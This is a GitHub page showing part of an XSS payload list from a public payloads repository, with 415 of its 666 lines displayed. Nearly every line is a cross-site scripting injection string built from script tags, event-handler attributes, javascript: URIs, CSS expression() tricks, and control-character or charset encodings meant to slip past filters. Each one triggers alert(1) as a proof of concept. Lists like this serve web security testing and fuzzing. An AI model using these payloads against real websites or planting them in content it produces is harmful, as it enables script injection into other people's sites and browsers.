📖 **foospidy** / **payloads**

⊙ Watch    92        ★ Star    1,030        ⑂ Fork    369

‹› Code        ⊘ Issues  **0**        ⑂ Pull requests  **0**        ▥ Projects  **0**        ▥ Insights

Branch: master ▾        **payloads** / **other** / **xss** / **billsempf.txt**        Find file    Copy path

🐙 **foospidy** other payloads update        08c7406 on Feb 24, 2016

1 contributor

666 lines (666 sloc) | 44.9 KB        Raw    Blame    History    ✏️    🗑️

```
1   <script\x20type="text/javascript">javascript:alert(1);</script>
2   <script\x3Etype="text/javascript">javascript:alert(1);</script>
3   <script\x0Dtype="text/javascript">javascript:alert(1);</script>
4   <script\x09type="text/javascript">javascript:alert(1);</script>
5   <script\x0Ctype="text/javascript">javascript:alert(1);</script>
6   <script\x2Ftype="text/javascript">javascript:alert(1);</script>
7   <script\x0Atype="text/javascript">javascript:alert(1);</script>
8   '`"><\x3Cscript>javascript:alert(1)</script>
9   '`"><\x00script>javascript:alert(1)</script>
10  <img src=1 href=1 onerror="javascript:alert(1)"></img>
11  <audio src=1 href=1 onerror="javascript:alert(1)"></audio>
12  <video src=1 href=1 onerror="javascript:alert(1)"></video>
13  <body src=1 href=1 onerror="javascript:alert(1)"></body>
14  <image src=1 href=1 onerror="javascript:alert(1)"></image>
15  <object src=1 href=1 onerror="javascript:alert(1)"></object>
```

```
16    <script src=1 href=1 onerror="javascript:alert(1)"></script>
17    <svg onResize svg onResize="javascript:javascript:alert(1)"></svg onResize>
18    <title onPropertyChange title onPropertyChange="javascript:javascript:alert(1)"></title onPropertyChange>
19    <iframe onLoad iframe onLoad="javascript:javascript:alert(1)"></iframe onLoad>
20    <body onMouseEnter body onMouseEnter="javascript:javascript:alert(1)"></body onMouseEnter>
21    <body onFocus body onFocus="javascript:javascript:alert(1)"></body onFocus>
22    <frameset onScroll frameset onScroll="javascript:javascript:alert(1)"></frameset onScroll>
23    <script onReadyStateChange script onReadyStateChange="javascript:javascript:alert(1)"></script onReadyStateChange>
24    <html onMouseUp html onMouseUp="javascript:javascript:alert(1)"></html onMouseUp>
25    <body onPropertyChange body onPropertyChange="javascript:javascript:alert(1)"></body onPropertyChange>
26    <svg onLoad svg onLoad="javascript:javascript:alert(1)"></svg onLoad>
27    <body onPageHide body onPageHide="javascript:javascript:alert(1)"></body onPageHide>
28    <body onMouseOver body onMouseOver="javascript:javascript:alert(1)"></body onMouseOver>
29    <body onUnload body onUnload="javascript:javascript:alert(1)"></body onUnload>
30    <body onLoad body onLoad="javascript:javascript:alert(1)"></body onLoad>
31    <bgsound onPropertyChange bgsound onPropertyChange="javascript:javascript:alert(1)"></bgsound onPropertyChange>
32    <html onMouseLeave html onMouseLeave="javascript:javascript:alert(1)"></html onMouseLeave>
33    <html onMouseWheel html onMouseWheel="javascript:javascript:alert(1)"></html onMouseWheel>
34    <style onLoad style onLoad="javascript:javascript:alert(1)"></style onLoad>
35    <iframe onReadyStateChange iframe onReadyStateChange="javascript:javascript:alert(1)"></iframe onReadyStateChange>
36    <body onPageShow body onPageShow="javascript:javascript:alert(1)"></body onPageShow>
37    <style onReadyStateChange style onReadyStateChange="javascript:javascript:alert(1)"></style onReadyStateChange>
38    <frameset onFocus frameset onFocus="javascript:javascript:alert(1)"></frameset onFocus>
39    <applet onError applet onError="javascript:javascript:alert(1)"></applet onError>
40    <marquee onStart marquee onStart="javascript:javascript:alert(1)"></marquee onStart>
41    <script onLoad script onLoad="javascript:javascript:alert(1)"></script onLoad>
42    <html onMouseOver html onMouseOver="javascript:javascript:alert(1)"></html onMouseOver>
43    <html onMouseEnter html onMouseEnter="javascript:parent.javascript:alert(1)"></html onMouseEnter>
44    <body onBeforeUnload body onBeforeUnload="javascript:javascript:alert(1)"></body onBeforeUnload>
45    <html onMouseDown html onMouseDown="javascript:javascript:alert(1)"></html onMouseDown>
46    <marquee onScroll marquee onScroll="javascript:javascript:alert(1)"></marquee onScroll>
47    <xml onPropertyChange xml onPropertyChange="javascript:javascript:alert(1)"></xml onPropertyChange>
48    <frameset onBlur frameset onBlur="javascript:javascript:alert(1)"></frameset onBlur>
```

```
49  <applet onReadyStateChange applet onReadyStateChange="javascript:javascript:alert(1)"></applet onReadyStateChange>
50  <svg onUnload svg onUnload="javascript:javascript:alert(1)"></svg onUnload>
51  <html onMouseOut html onMouseOut="javascript:javascript:alert(1)"></html onMouseOut>
52  <body onMouseMove body onMouseMove="javascript:javascript:alert(1)"></body onMouseMove>
53  <body onResize body onResize="javascript:javascript:alert(1)"></body onResize>
54  <object onError object onError="javascript:javascript:alert(1)"></object onError>
55  <body onPopState body onPopState="javascript:javascript:alert(1)"></body onPopState>
56  <html onMouseMove html onMouseMove="javascript:javascript:alert(1)"></html onMouseMove>
57  <applet onreadystatechange applet onreadystatechange="javascript:javascript:alert(1)"></applet onreadystatechange>
58  <body onpagehide body onpagehide="javascript:javascript:alert(1)"></body onpagehide>
59  <svg onunload svg onunload="javascript:javascript:alert(1)"></svg onunload>
60  <applet onerror applet onerror="javascript:javascript:alert(1)"></applet onerror>
61  <body onkeyup body onkeyup="javascript:javascript:alert(1)"></body onkeyup>
62  <body onunload body onunload="javascript:javascript:alert(1)"></body onunload>
63  <iframe onload iframe onload="javascript:javascript:alert(1)"></iframe onload>
64  <body onload body onload="javascript:javascript:alert(1)"></body onload>
65  <html onmouseover html onmouseover="javascript:javascript:alert(1)"></html onmouseover>
66  <object onbeforeload object onbeforeload="javascript:javascript:alert(1)"></object onbeforeload>
67  <body onbeforeunload body onbeforeunload="javascript:javascript:alert(1)"></body onbeforeunload>
68  <body onfocus body onfocus="javascript:javascript:alert(1)"></body onfocus>
69  <body onkeydown body onkeydown="javascript:javascript:alert(1)"></body onkeydown>
70  <iframe onbeforeload iframe onbeforeload="javascript:javascript:alert(1)"></iframe onbeforeload>
71  <iframe src iframe src="javascript:javascript:alert(1)"></iframe src>
72  <svg onload svg onload="javascript:javascript:alert(1)"></svg onload>
73  <html onmousemove html onmousemove="javascript:javascript:alert(1)"></html onmousemove>
74  <body onblur body onblur="javascript:javascript:alert(1)"></body onblur>
75  \x3Cscript>javascript:alert(1)</script>
76  '"`><script>/* *\x2Fjavascript:alert(1)// */</script>
77  <script>javascript:alert(1)</script\x0D
78  <script>javascript:alert(1)</script\x0A
79  <script>javascript:alert(1)</script\x0B
80  <script charset="\x22>javascript:alert(1)</script>
81  <!--\x3E<img src=xxx:x onerror=javascript:alert(1)> -->
```

```
 82  --><!-- ---> <img src=xxx:x onerror=javascript:alert(1)> -->
 83  --><!-- --\x00> <img src=xxx:x onerror=javascript:alert(1)> -->
 84  --><!-- --\x21> <img src=xxx:x onerror=javascript:alert(1)> -->
 85  --><!-- --\x3E> <img src=xxx:x onerror=javascript:alert(1)> -->
 86  `"'><img src='#\x27 onerror=javascript:alert(1)>
 87  <a href="javascript\x3Ajavascript:alert(1)" id="fuzzelement1">test</a>
 88  "'`><p><svg><script>a='hello\x27;javascript:alert(1)//';</script></p>
 89  <a href="javas\x00cript:javascript:alert(1)" id="fuzzelement1">test</a>
 90  <a href="javas\x07cript:javascript:alert(1)" id="fuzzelement1">test</a>
 91  <a href="javas\x0Dcript:javascript:alert(1)" id="fuzzelement1">test</a>
 92  <a href="javas\x0Acript:javascript:alert(1)" id="fuzzelement1">test</a>
 93  <a href="javas\x08cript:javascript:alert(1)" id="fuzzelement1">test</a>
 94  <a href="javas\x02cript:javascript:alert(1)" id="fuzzelement1">test</a>
 95  <a href="javas\x03cript:javascript:alert(1)" id="fuzzelement1">test</a>
 96  <a href="javas\x04cript:javascript:alert(1)" id="fuzzelement1">test</a>
 97  <a href="javas\x01cript:javascript:alert(1)" id="fuzzelement1">test</a>
 98  <a href="javas\x05cript:javascript:alert(1)" id="fuzzelement1">test</a>
 99  <a href="javas\x0Bcript:javascript:alert(1)" id="fuzzelement1">test</a>
100  <a href="javas\x09cript:javascript:alert(1)" id="fuzzelement1">test</a>
101  <a href="javas\x06cript:javascript:alert(1)" id="fuzzelement1">test</a>
102  <a href="javas\x0Ccript:javascript:alert(1)" id="fuzzelement1">test</a>
103  <script>/* *\x2A/javascript:alert(1)// */</script>
104  <script>/* *\x00/javascript:alert(1)// */</script>
105  <style></style\x3E<img src="about:blank" onerror=javascript:alert(1)//></style>
106  <style></style\x0D<img src="about:blank" onerror=javascript:alert(1)//></style>
107  <style></style\x09<img src="about:blank" onerror=javascript:alert(1)//></style>
108  <style></style\x20<img src="about:blank" onerror=javascript:alert(1)//></style>
109  <style></style\x0A<img src="about:blank" onerror=javascript:alert(1)//></style>
110  "'`>ABC<div style="font-family:'foo'\x7Dx:expression(javascript:alert(1);/*';">DEF
111  "'`>ABC<div style="font-family:'foo'\x3Bx:expression(javascript:alert(1);/*';">DEF
112  <script>if("x\\xE1\x96\x89".length==2) { javascript:alert(1);}</script>
113  <script>if("x\\xE0\xB9\x92".length==2) { javascript:alert(1);}</script>
114  <script>if("x\\xEE\xA9\x93".length==2) { javascript:alert(1);}</script>
```

```
115    '`"><\x3Cscript>javascript:alert(1)</script>
116    '`"><\x00script>javascript:alert(1)</script>
117    "'`><\x3Cimg src=xxx:x onerror=javascript:alert(1)>
118    "'`><\x00img src=xxx:x onerror=javascript:alert(1)>
119    <script src="data:text/plain\x2Cjavascript:alert(1)"></script>
120    <script src="data:\xD4\x8F,javascript:alert(1)"></script>
121    <script src="data:\xE0\xA4\x98,javascript:alert(1)"></script>
122    <script src="data:\xCB\x8F,javascript:alert(1)"></script>
123    <script\x20type="text/javascript">javascript:alert(1);</script>
124    <script\x3Etype="text/javascript">javascript:alert(1);</script>
125    <script\x0Dtype="text/javascript">javascript:alert(1);</script>
126    <script\x09type="text/javascript">javascript:alert(1);</script>
127    <script\x0Ctype="text/javascript">javascript:alert(1);</script>
128    <script\x2Ftype="text/javascript">javascript:alert(1);</script>
129    <script\x0Atype="text/javascript">javascript:alert(1);</script>
130    ABC<div style="x\x3Aexpression(javascript:alert(1)">DEF
131    ABC<div style="x:expression\x5C(javascript:alert(1)">DEF
132    ABC<div style="x:expression\x00(javascript:alert(1)">DEF
133    ABC<div style="x:exp\x00ression(javascript:alert(1)">DEF
134    ABC<div style="x:exp\x5Cression(javascript:alert(1)">DEF
135    ABC<div style="x:\x0Aexpression(javascript:alert(1)">DEF
136    ABC<div style="x:\x09expression(javascript:alert(1)">DEF
137    ABC<div style="x:\xE3\x80\x80expression(javascript:alert(1)">DEF
138    ABC<div style="x:\xE2\x80\x84expression(javascript:alert(1)">DEF
139    ABC<div style="x:\xC2\xA0expression(javascript:alert(1)">DEF
140    ABC<div style="x:\xE2\x80\x80expression(javascript:alert(1)">DEF
141    ABC<div style="x:\xE2\x80\x8Aexpression(javascript:alert(1)">DEF
142    ABC<div style="x:\x0Dexpression(javascript:alert(1)">DEF
143    ABC<div style="x:\x0Cexpression(javascript:alert(1)">DEF
144    ABC<div style="x:\xE2\x80\x87expression(javascript:alert(1)">DEF
145    ABC<div style="x:\xEF\xBB\xBFexpression(javascript:alert(1)">DEF
146    ABC<div style="x:\x20expression(javascript:alert(1)">DEF
147    ABC<div style="x:\xE2\x80\x88expression(javascript:alert(1)">DEF
```

```
148    ABC<div style="x:\x00expression(javascript:alert(1)">DEF
149    ABC<div style="x:\xE2\x80\x8Bexpression(javascript:alert(1)">DEF
150    ABC<div style="x:\xE2\x80\x86expression(javascript:alert(1)">DEF
151    ABC<div style="x:\xE2\x80\x85expression(javascript:alert(1)">DEF
152    ABC<div style="x:\xE2\x80\x82expression(javascript:alert(1)">DEF
153    ABC<div style="x:\x0Bexpression(javascript:alert(1)">DEF
154    ABC<div style="x:\xE2\x80\x81expression(javascript:alert(1)">DEF
155    ABC<div style="x:\xE2\x80\x83expression(javascript:alert(1)">DEF
156    ABC<div style="x:\xE2\x80\x89expression(javascript:alert(1)">DEF
157    <a href="\x0Bjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
158    <a href="\x0Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
159    <a href="\xC2\xA0javascript:javascript:alert(1)" id="fuzzelement1">test</a>
160    <a href="\x05javascript:javascript:alert(1)" id="fuzzelement1">test</a>
161    <a href="\xE1\xA0\x8Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
162    <a href="\x18javascript:javascript:alert(1)" id="fuzzelement1">test</a>
163    <a href="\x11javascript:javascript:alert(1)" id="fuzzelement1">test</a>
164    <a href="\xE2\x80\x88javascript:javascript:alert(1)" id="fuzzelement1">test</a>
165    <a href="\xE2\x80\x89javascript:javascript:alert(1)" id="fuzzelement1">test</a>
166    <a href="\xE2\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
167    <a href="\x17javascript:javascript:alert(1)" id="fuzzelement1">test</a>
168    <a href="\x03javascript:javascript:alert(1)" id="fuzzelement1">test</a>
169    <a href="\x0Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
170    <a href="\x1Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
171    <a href="\x00javascript:javascript:alert(1)" id="fuzzelement1">test</a>
172    <a href="\x10javascript:javascript:alert(1)" id="fuzzelement1">test</a>
173    <a href="\xE2\x80\x82javascript:javascript:alert(1)" id="fuzzelement1">test</a>
174    <a href="\x20javascript:javascript:alert(1)" id="fuzzelement1">test</a>
175    <a href="\x13javascript:javascript:alert(1)" id="fuzzelement1">test</a>
176    <a href="\x09javascript:javascript:alert(1)" id="fuzzelement1">test</a>
177    <a href="\xE2\x80\x8Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
178    <a href="\x14javascript:javascript:alert(1)" id="fuzzelement1">test</a>
179    <a href="\x19javascript:javascript:alert(1)" id="fuzzelement1">test</a>
180    <a href="\xE2\x80\xAFjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
```

```
181   <a href="\x1Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
182   <a href="\xE2\x80\x81javascript:javascript:alert(1)" id="fuzzelement1">test</a>
183   <a href="\x1Djavascript:javascript:alert(1)" id="fuzzelement1">test</a>
184   <a href="\xE2\x80\x87javascript:javascript:alert(1)" id="fuzzelement1">test</a>
185   <a href="\x07javascript:javascript:alert(1)" id="fuzzelement1">test</a>
186   <a href="\xE1\x9A\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
187   <a href="\xE2\x80\x83javascript:javascript:alert(1)" id="fuzzelement1">test</a>
188   <a href="\x04javascript:javascript:alert(1)" id="fuzzelement1">test</a>
189   <a href="\x01javascript:javascript:alert(1)" id="fuzzelement1">test</a>
190   <a href="\x08javascript:javascript:alert(1)" id="fuzzelement1">test</a>
191   <a href="\xE2\x80\x84javascript:javascript:alert(1)" id="fuzzelement1">test</a>
192   <a href="\xE2\x80\x86javascript:javascript:alert(1)" id="fuzzelement1">test</a>
193   <a href="\xE3\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
194   <a href="\x12javascript:javascript:alert(1)" id="fuzzelement1">test</a>
195   <a href="\x0Djavascript:javascript:alert(1)" id="fuzzelement1">test</a>
196   <a href="\x0Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
197   <a href="\x0Cjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
198   <a href="\x15javascript:javascript:alert(1)" id="fuzzelement1">test</a>
199   <a href="\xE2\x80\xA8javascript:javascript:alert(1)" id="fuzzelement1">test</a>
200   <a href="\x16javascript:javascript:alert(1)" id="fuzzelement1">test</a>
201   <a href="\x02javascript:javascript:alert(1)" id="fuzzelement1">test</a>
202   <a href="\x1Bjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
203   <a href="\x06javascript:javascript:alert(1)" id="fuzzelement1">test</a>
204   <a href="\xE2\x80\xA9javascript:javascript:alert(1)" id="fuzzelement1">test</a>
205   <a href="\xE2\x80\x85javascript:javascript:alert(1)" id="fuzzelement1">test</a>
206   <a href="\x1Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
207   <a href="\xE2\x81\x9Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
208   <a href="\x1Cjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
209   <a href="javascript\x00:javascript:alert(1)" id="fuzzelement1">test</a>
210   <a href="javascript\x3A:javascript:alert(1)" id="fuzzelement1">test</a>
211   <a href="javascript\x09:javascript:alert(1)" id="fuzzelement1">test</a>
212   <a href="javascript\x0D:javascript:alert(1)" id="fuzzelement1">test</a>
213   <a href="javascript\x0A:javascript:alert(1)" id="fuzzelement1">test</a>
```

```
214    `"'><img src=xxx:x \x0Aonerror=javascript:alert(1)>
215    `"'><img src=xxx:x \x22onerror=javascript:alert(1)>
216    `"'><img src=xxx:x \x0Bonerror=javascript:alert(1)>
217    `"'><img src=xxx:x \x0Donerror=javascript:alert(1)>
218    `"'><img src=xxx:x \x2Fonerror=javascript:alert(1)>
219    `"'><img src=xxx:x \x09onerror=javascript:alert(1)>
220    `"'><img src=xxx:x \x0Conerror=javascript:alert(1)>
221    `"'><img src=xxx:x \x00onerror=javascript:alert(1)>
222    `"'><img src=xxx:x \x27onerror=javascript:alert(1)>
223    `"'><img src=xxx:x \x20onerror=javascript:alert(1)>
224    "`'><script>\x3Bjavascript:alert(1)</script>
225    "`'><script>\x0Djavascript:alert(1)</script>
226    "`'><script>\xEF\xBB\xBFjavascript:alert(1)</script>
227    "`'><script>\xE2\x80\x81javascript:alert(1)</script>
228    "`'><script>\xE2\x80\x84javascript:alert(1)</script>
229    "`'><script>\xE3\x80\x80javascript:alert(1)</script>
230    "`'><script>\x09javascript:alert(1)</script>
231    "`'><script>\xE2\x80\x89javascript:alert(1)</script>
232    "`'><script>\xE2\x80\x85javascript:alert(1)</script>
233    "`'><script>\xE2\x80\x88javascript:alert(1)</script>
234    "`'><script>\x00javascript:alert(1)</script>
235    "`'><script>\xE2\x80\xA8javascript:alert(1)</script>
236    "`'><script>\xE2\x80\x8Ajavascript:alert(1)</script>
237    "`'><script>\xE1\x9A\x80javascript:alert(1)</script>
238    "`'><script>\x0Cjavascript:alert(1)</script>
239    "`'><script>\x2Bjavascript:alert(1)</script>
240    "`'><script>\xF0\x90\x96\x9Ajavascript:alert(1)</script>
241    "`'><script>-javascript:alert(1)</script>
242    "`'><script>\x0Ajavascript:alert(1)</script>
243    "`'><script>\xE2\x80\xAFjavascript:alert(1)</script>
244    "`'><script>\x7Ejavascript:alert(1)</script>
245    "`'><script>\xE2\x80\x87javascript:alert(1)</script>
246    "`'><script>\xE2\x81\x9Fjavascript:alert(1)</script>
```

```
247    "`'><script>\xE2\x80\xA9javascript:alert(1)</script>
248    "`'><script>\xC2\x85javascript:alert(1)</script>
249    "`'><script>\xEF\xBF\xAEjavascript:alert(1)</script>
250    "`'><script>\xE2\x80\x83javascript:alert(1)</script>
251    "`'><script>\xE2\x80\x8Bjavascript:alert(1)</script>
252    "`'><script>\xEF\xBF\xBEjavascript:alert(1)</script>
253    "`'><script>\xE2\x80\x80javascript:alert(1)</script>
254    "`'><script>\x21javascript:alert(1)</script>
255    "`'><script>\xE2\x80\x82javascript:alert(1)</script>
256    "`'><script>\xE2\x80\x86javascript:alert(1)</script>
257    "`'><script>\xE1\xA0\x8Ejavascript:alert(1)</script>
258    "`'><script>\x0Bjavascript:alert(1)</script>
259    "`'><script>\x20javascript:alert(1)</script>
260    "`'><script>\xC2\xA0javascript:alert(1)</script>
261    "/><img/onerror=\x0Bjavascript:alert(1)\x0Bsrc=xxx:x />
262    "/><img/onerror=\x22javascript:alert(1)\x22src=xxx:x />
263    "/><img/onerror=\x09javascript:alert(1)\x09src=xxx:x />
264    "/><img/onerror=\x27javascript:alert(1)\x27src=xxx:x />
265    "/><img/onerror=\x0Ajavascript:alert(1)\x0Asrc=xxx:x />
266    "/><img/onerror=\x0Cjavascript:alert(1)\x0Csrc=xxx:x />
267    "/><img/onerror=\x0Djavascript:alert(1)\x0Dsrc=xxx:x />
268    "/><img/onerror=\x60javascript:alert(1)\x60src=xxx:x />
269    "/><img/onerror=\x20javascript:alert(1)\x20src=xxx:x />
270    <script\x2F>javascript:alert(1)</script>
271    <script\x20>javascript:alert(1)</script>
272    <script\x0D>javascript:alert(1)</script>
273    <script\x0A>javascript:alert(1)</script>
274    <script\x0C>javascript:alert(1)</script>
275    <script\x00>javascript:alert(1)</script>
276    <script\x09>javascript:alert(1)</script>
277    `"'><img src=xxx:x onerror\x0B=javascript:alert(1)>
278    `"'><img src=xxx:x onerror\x00=javascript:alert(1)>
279    `"'><img src=xxx:x onerror\x0C=javascript:alert(1)>
```

```
280    `"'><img src=xxx:x onerror\x0D=javascript:alert(1)>
281    `"'><img src=xxx:x onerror\x20=javascript:alert(1)>
282    `"'><img src=xxx:x onerror\x0A=javascript:alert(1)>
283    `"'><img src=xxx:x onerror\x09=javascript:alert(1)>
284    <script>javascript:alert(1)<\x00/script>
285    <img src=# onerror\x3D"javascript:alert(1)" >
286    <input onfocus=javascript:alert(1) autofocus>
287    <input onblur=javascript:alert(1) autofocus><input autofocus>
288    <video poster=javascript:javascript:alert(1)//
289    <body onscroll=javascript:alert(1)><br><br><br><br><br><br>...<br><br><br><br><br><br><br><br><br><br>...<br><br><br><br><br><br
290    <form id=test onforminput=javascript:alert(1)><input></form><button form=test onformchange=javascript:alert(1)>X
291    <video><source onerror="javascript:javascript:alert(1)">
292    <video onerror="javascript:javascript:alert(1)"><source>
293    <form><button formaction="javascript:javascript:alert(1)">X
294    <body oninput=javascript:alert(1)><input autofocus>
295    <math href="javascript:javascript:alert(1)">CLICKME</math>  <math> <maction actiontype="statusline#http://google.com" xlink:href
296    <frameset onload=javascript:alert(1)>
297    <table background="javascript:javascript:alert(1)">
298    <!--<img src="--><img src=x onerror=javascript:alert(1)//">
299    <comment><img src="</comment><img src=x onerror=javascript:alert(1))//">
300    <![><img src="]><img src=x onerror=javascript:alert(1)//">
301    <style><img src="</style><img src=x onerror=javascript:alert(1)//">
302    <li style=list-style:url() onerror=javascript:alert(1)> <div style=content:url(data:image/svg+xml,%%3Csvg/%%3E);visibility:hidde
303    <head><base href="javascript://"></head><body><a href="/. /,javascript:alert(1)//#">XXX</a></body>
304    <SCRIPT FOR=document EVENT=onreadystatechange>javascript:alert(1)</SCRIPT>
305    <OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL" VALUE="javascript:alert(1)"></OBJECT>
306    <object data="data:text/html;base64,%(base64)s">
307    <embed src="data:text/html;base64,%(base64)s">
308    <b <script>alert(1)</script>0
309    <div id="div1"><input value="``onmouseover=javascript:alert(1)"></div> <div id="div2"></div><script>document.getElementById("div
310    <x '="foo"><x foo='><img src=x onerror=javascript:alert(1)//'>
311    <embed src="javascript:alert(1)">
312    <img src="javascript:alert(1)">
```

```
313   <image src="javascript:alert(1)">
314   <script src="javascript:alert(1)">
315   <div style=width:1px;filter:glow onfilterchange=javascript:alert(1)>x
316   <? foo="><script>javascript:alert(1)</script>">
317   <! foo="><script>javascript:alert(1)</script>">
318   </ foo="><script>javascript:alert(1)</script>">
319   <? foo="><x foo='?><script>javascript:alert(1)</script>'>">
320   <! foo="[[[Inception]]"><x foo="]foo><script>javascript:alert(1)</script>">
321   <% foo><x foo="%><script>javascript:alert(1)</script>">
322   <div id=d><x xmlns="><iframe onload=javascript:alert(1)"></div> <script>d.innerHTML=d.innerHTML</script>
323   <img \x00src=x onerror="alert(1)">
324   <img \x47src=x onerror="javascript:alert(1)">
325   <img \x11src=x onerror="javascript:alert(1)">
326   <img \x12src=x onerror="javascript:alert(1)">
327   <img\x47src=x onerror="javascript:alert(1)">
328   <img\x10src=x onerror="javascript:alert(1)">
329   <img\x13src=x onerror="javascript:alert(1)">
330   <img\x32src=x onerror="javascript:alert(1)">
331   <img\x47src=x onerror="javascript:alert(1)">
332   <img\x11src=x onerror="javascript:alert(1)">
333   <img \x47src=x onerror="javascript:alert(1)">
334   <img \x34src=x onerror="javascript:alert(1)">
335   <img \x39src=x onerror="javascript:alert(1)">
336   <img \x00src=x onerror="javascript:alert(1)">
337   <img src\x09=x onerror="javascript:alert(1)">
338   <img src\x10=x onerror="javascript:alert(1)">
339   <img src\x13=x onerror="javascript:alert(1)">
340   <img src\x32=x onerror="javascript:alert(1)">
341   <img src\x12=x onerror="javascript:alert(1)">
342   <img src\x11=x onerror="javascript:alert(1)">
343   <img src\x00=x onerror="javascript:alert(1)">
344   <img src\x47=x onerror="javascript:alert(1)">
345   <img src=x\x09onerror="javascript:alert(1)">
```

```
346    <img src=x\x10onerror="javascript:alert(1)">
347    <img src=x\x11onerror="javascript:alert(1)">
348    <img src=x\x12onerror="javascript:alert(1)">
349    <img src=x\x13onerror="javascript:alert(1)">
350    <img[a][b][c]src[d]=x[e]onerror=[f]"alert(1)">
351    <img src=x onerror=\x09"javascript:alert(1)">
352    <img src=x onerror=\x10"javascript:alert(1)">
353    <img src=x onerror=\x11"javascript:alert(1)">
354    <img src=x onerror=\x12"javascript:alert(1)">
355    <img src=x onerror=\x32"javascript:alert(1)">
356    <img src=x onerror=\x00"javascript:alert(1)">
357    <a href=java&#1&#2&#3&#4&#5&#6&#7&#8&#11&#12script:javascript:alert(1)>XXX</a>
358    <img src="x` `<script>javascript:alert(1)</script>"` `>
359    <img src onerror /" '"= alt=javascript:alert(1)//">
360    <title onpropertychange=javascript:alert(1)></title><title title=>
361    <a href=http://foo.bar/#x=`y></a><img alt="`><img src=x:x onerror=javascript:alert(1)></a>">
362    <!--[if]><script>javascript:alert(1)</script -->
363    <!--[if<img src=x onerror=javascript:alert(1)//]> -->
364    <script src="/\%(jscript)s"></script>
365    <script src="\\%(jscript)s"></script>
366    <object id="x" classid="clsid:CB927D12-4FF7-4a9e-A169-56E4B8A75598"></object> <object classid="clsid:02BF25D5-8C17-4B23-BC80-D34
367    <a style="-o-link:'javascript:javascript:alert(1)';-o-link-source:current">X
368    <style>p[foo=bar{}*{-o-link:'javascript:javascript:alert(1)'}{}*{-o-link-source:current}]{color:red};</style>
369    <link rel=stylesheet href=data:,*%7bx:expression(javascript:alert(1))%7d
370    <style>@import "data:,*%7bx:expression(javascript:alert(1))%7D";</style>
371    <a style="pointer-events:none;position:absolute;"><a style="position:absolute;" onclick="javascript:alert(1);">XXX</a></a><a hre
372    <style>*[{}@import'%(css)s?]</style>X
373    <div style="font-family:'foo&#10;;color:red;';">XXX
374    <div style="font-family:foo}color=red;">XXX
375    <// style=x:expression\28javascript:alert(1)\29>
376    <style>*{x:e x p r e s s i o n(javascript:alert(1))}</style>
377    <div style=content:url(%(svg)s)></div>
378    <div style="list-style:url(http://foo.f)\20url(javascript:javascript:alert(1));">X
```

```
379  <div id=d><div style="font-family:'sans\27\3B color\3Ared\3B'">X</div></div> <script>with(document.getElementById("d"))innerHTML
380  <div style="background:url(/f#&#127;oo/;color:red/*/foo.jpg);">X
381  <div style="font-family:foo{bar;background:url(http://foo.f/oo};color:red/*/foo.jpg);">X
382  <div id="x">XXX</div> <style>  #x{font-family:foo[bar;color:green;}  #y];color:red;{}  </style>
383  <x style="background:url('x&#1;;color:red;/*')">XXX</x>
384  <script>({set/**/$($){_/**/setter=$,_=javascript:alert(1)}}).$=eval</script>
385  <script>({0:#0=eval/#0#/#0#(javascript:alert(1))})</script>
386  <script>ReferenceError.prototype.__defineGetter__('name', function(){javascript:alert(1)}),x</script>
387  <script>Object.__noSuchMethod__ = Function,[{}][0].constructor._('javascript:alert(1)')()</script>
388  <meta charset="x-imap4-modified-utf7">&ADz&AGn&AG0&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&AG8Abg&AGUAcgByAG8AcgA9AGEAbABlAHIAdAAoADEAKC
389  <meta charset="x-imap4-modified-utf7">&<script&S1&TS&1>alert&A7&(1)&R&UA;&&<&A9&11/script&X&>
390  <meta charset="mac-farsi">¼script¼javascript:alert(1)¼/script¼
391  X<x style=`behavior:url(#default#time2)` onbegin=`javascript:alert(1)` >
392  1<set/xmlns=`urn:schemas-microsoft-com:time` style=`beh&#x41vior:url(#default#time2)` attributename=`innerhtml` to=`&lt;img/src=
393  1<animate/xmlns=urn:schemas-microsoft-com:time style=behavior:url(#default#time2) attributename=innerhtml values=&lt;img/src=&qu
394  <vmlframe xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);position:absolute;width:100%;height:100% src=%(vm
395  1<a href=#><line xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);position:absolute href=javascript:javascri
396  <a style="behavior:url(#default#AnchorClick);" folder="javascript:javascript:alert(1)">XXX</a>
397  <x style="behavior:url(%(sct)s)">
398  <xml id="xss" src="%(htc)s"></xml> <label dataformatas="html" datasrc="#xss" datafld="payload"></label>
399  <event-source src="%(event)s" onload="javascript:alert(1)">
400  <a href="javascript:javascript:alert(1)"><event-source src="data:application/x-dom-event-stream,Event:click%0Adata:XXX%0A%0A">
401  <div id="x">x</div> <xml:namespace prefix="t"> <import namespace="t" implementation="#default#time2"> <t:set attributeName="inne
402  <script>%(payload)s</script>
403  <script src=%(jscript)s></script>
404  <script language='javascript' src='%(jscript)s'></script>
405  <script>javascript:alert(1)</script>
406  <IMG SRC="javascript:javascript:alert(1);">
407  <IMG SRC=javascript:javascript:alert(1)>
408  <IMG SRC=`javascript:javascript:alert(1)`>
409  <SCRIPT SRC=%(jscript)s?<B>
410  <FRAMESET><FRAME SRC="javascript:javascript:alert(1);"></FRAMESET>
411  <BODY ONLOAD=javascript:alert(1)>
```

```
412    <BODY ONLOAD=javascript:javascript:alert(1)>
413    <IMG SRC="jav   ascript:javascript:alert(1);">
414    <BODY onload!#$%%&()*~+-_.,:;?@[/|\]^`=javascript:alert(1)>
415    <SCRIPT/SRC="%(jscript)s"></SCRIPT>
